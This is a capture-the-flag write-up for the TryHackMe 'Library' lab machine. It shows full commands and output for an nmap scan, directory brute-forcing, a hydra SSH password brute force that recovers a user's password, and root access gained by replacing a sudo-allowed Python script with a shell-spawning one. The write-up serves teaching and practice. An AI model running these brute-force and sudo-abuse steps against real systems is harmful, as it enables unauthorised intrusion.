# *Library - Tryhackme*

Room Name : Library
boot2root machine for FIT and bsides guatemala CTF

Task is to read user.txt and root.txt

## *nmap scan*

```
nmap -sC -sV -oA nmap/library 10.10.250.135
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-26 16:48 IST
Nmap scan report for 10.10.250.135
Host is up (0.22s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey: 
|   2048 c4:2f:c3:47:67:06:32:04:ef:92:91:8e:05:87:d5:dc (RSA)
|   256 68:92:13:ec:94:79:dc:bb:77:02:da:99:bf:b6:9d:b0 (ECDSA)
|_  256 43:e8:24:fc:d8:b8:d3:aa:c2:48:08:97:51:dc:5b:7d (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
| http-robots.txt: 1 disallowed entry 
|_/
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Welcome to  Blog - Library Machine
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

## *enumeration ports*


So here port 22 and 80 is open. While enumerating the web page and source code found some username mentioned in the comment section.

meliodas
root
www-data
Anonymous

I started a directory bruteforce  attack and found some sub-directories and files. For bruteforcing I Used dirsearch.py.

```
 sudo python3 /opt/dirsearch/dirsearch.py -u http://10.10.250.135 -w /opt/seclists/Discovery/Web-Content/raft-large-files.txt -E -x 404,403

  _|. _ _  _  _  _ _|_    v0.3.9
 (_||| _) (/_(_|| (_| )

Extensions: php, asp, aspx, jsp, jspx, html, htm, js | HTTP method: GET | Threads: 20 | Wordlist size: 37038
```

```
Error Log: /opt/dirsearch/logs/errors-20-09-26_17-12-15.log

Target: http://10.10.250.135

Output File: /opt/dirsearch/reports/10.10.250.135/_20-09-26_17-12-16.txt

[17:12:16] Starting:
[17:12:25] 200 -    5KB - /index.html
[17:12:28] 200 -   33B  - /robots.txt
[17:12:30] 200 -    5KB - /.
[17:13:42] 200 -   12KB - /logo.png
[17:14:12] 200 -    6KB - /master.css
```



```
User-agent: rockyou
Disallow: /
```


so from the robots.txt we got a clue that, we can use this password list for bruteforcing. We already have some usernames, so we can try to brute force on port 22 for ssh.

# *foothold*

For bruteforcing I used hydra and the commands for brureforcing on SSH I used:

hydra -l username -P password_list //IP -t 4

hydra -l meliodas -P /opt/rockyou.txt ssh://10.10.250.135 -t 4




```
[ATTEMPT] target 10.10.250.135 - login "meliodas" - pass "kissme" - 231 of 14344398 [child 1] (0/0)
[ATTEMPT] target 10.10.250.135 - login "meliodas" - pass "harley" - 232 of 14344398 [child 3] (0/0)
[ATTEMPT] target 10.10.250.135 - login "meliodas" - pass "ronaldo" - 233 of 14344398 [child 0] (0/0)
[ATTEMPT] target 10.10.250.135 - login "meliodas" - pass "iloveyou1" - 234 of 14344398 [child 1] (0/0)
[ATTEMPT] target 10.10.250.135 - login "meliodas" - pass "precious" - 235 of 14344398 [child 2] (0/0)
[ATTEMPT] target 10.10.250.135 - login "meliodas" - pass "october" - 236 of 14344398 [child 3] (0/0)
[22][ssh] host: 10.10.250.135   login: meliodas   password: iloveyou1
[STATUS] attack finished for 10.10.250.135 (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-09-26 17:47:00
┌─[su@planet]─[~/Desktop/Tryhackme/Library]
└──╼ $
```

And there we go, hydra found the password for the user meliodas.


## *privilege escalation*

well that  we finally got into the machine, and got the user flag. And also found an intresting file “bak.py”.




```
meliodas@ubuntu:~$ ll
total 44
drwxr-xr-x 4 meliodas meliodas 4096 Sep 26 07:56 ./
drwxr-xr-x 3 root     root     4096 Aug 23  2019 ../
-rw-r--r-- 1 root     root      353 Aug 23  2019 bak.py
-rw------- 1 root     root       44 Aug 23  2019 .bash_history
-rw-r--r-- 1 meliodas meliodas  220 Aug 23  2019 .bash_logout
-rw-r--r-- 1 meliodas meliodas 3771 Aug 23  2019 .bashrc
drwx------ 2 meliodas meliodas 4096 Aug 23  2019 .cache/
drwxrwxr-x 2 meliodas meliodas 4096 Aug 23  2019 .nano/
-rw-r--r-- 1 meliodas meliodas  655 Aug 23  2019 .profile
-rw-rw-r-- 1 meliodas meliodas   66 Sep 26 07:41 .selected_editor
-rw-r--r-- 1 meliodas meliodas    0 Aug 23  2019 .sudo_as_admin_successful
-rw-rw-r-- 1 meliodas meliodas   33 Aug 23  2019 user.txt
```

what this bak.py basically do is, it creates a backup of the webserver contents from /var/www/html, and meliodas user can execute this bak.py file without password using sudo command. I executed the file but nothing got to see, may be in background some where it created a backup of the webserver.



```
meliodas@ubuntu:~$ sudo -l
Matching Defaults entries for meliodas on ubuntu:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User meliodas may run the following commands on ubuntu:
    (ALL) NOPASSWD: /usr/bin/python* /home/meliodas/bak.py
meliodas@ubuntu:~$
```

so any way we can't edit the file, but we can create our own bak.py by deleting the original bak.py. So I created a new bak.py with the spawning shell code, and run it with sudo.



```
meliodas@ubuntu:~$ rm -rf /home/meliodas/bak.py
meliodas@ubuntu:~$ ll
total 40
drwxr-xr-x 4 meliodas meliodas 4096 Sep 26 08:06 ./
drwxr-xr-x 3 root     root     4096 Aug 23  2019 ../
-rw------- 1 root     root       44 Aug 23  2019 .bash_history
-rw-r--r-- 1 meliodas meliodas  220 Aug 23  2019 .bash_logout
-rw-r--r-- 1 meliodas meliodas 3771 Aug 23  2019 .bashrc
drwx------ 2 meliodas meliodas 4096 Aug 23  2019 .cache/
drwxrwxr-x 2 meliodas meliodas 4096 Aug 23  2019 .nano/
-rw-r--r-- 1 meliodas meliodas  655 Aug 23  2019 .profile
-rw-rw-r-- 1 meliodas meliodas   66 Sep 26 07:41 .selected_editor
-rw-r--r-- 1 meliodas meliodas    0 Aug 23  2019 .sudo_as_admin_successful
-rw-rw-r-- 1 meliodas meliodas   33 Aug 23  2019 user.txt
meliodas@ubuntu:~$ echo 'import pty; pty.spawn("/bin/sh")' > /home/meliodas/bak.py
meliodas@ubuntu:~$ python bak.py
$ exit
meliodas@ubuntu:~$ sudo python /home/meliodas/bak.py
# id
uid=0(root) gid=0(root) groups=0(root)
# cat /root/root.txt
e8c8c[redacted]3c617
# exit
```

And that's it we finally got the root flag.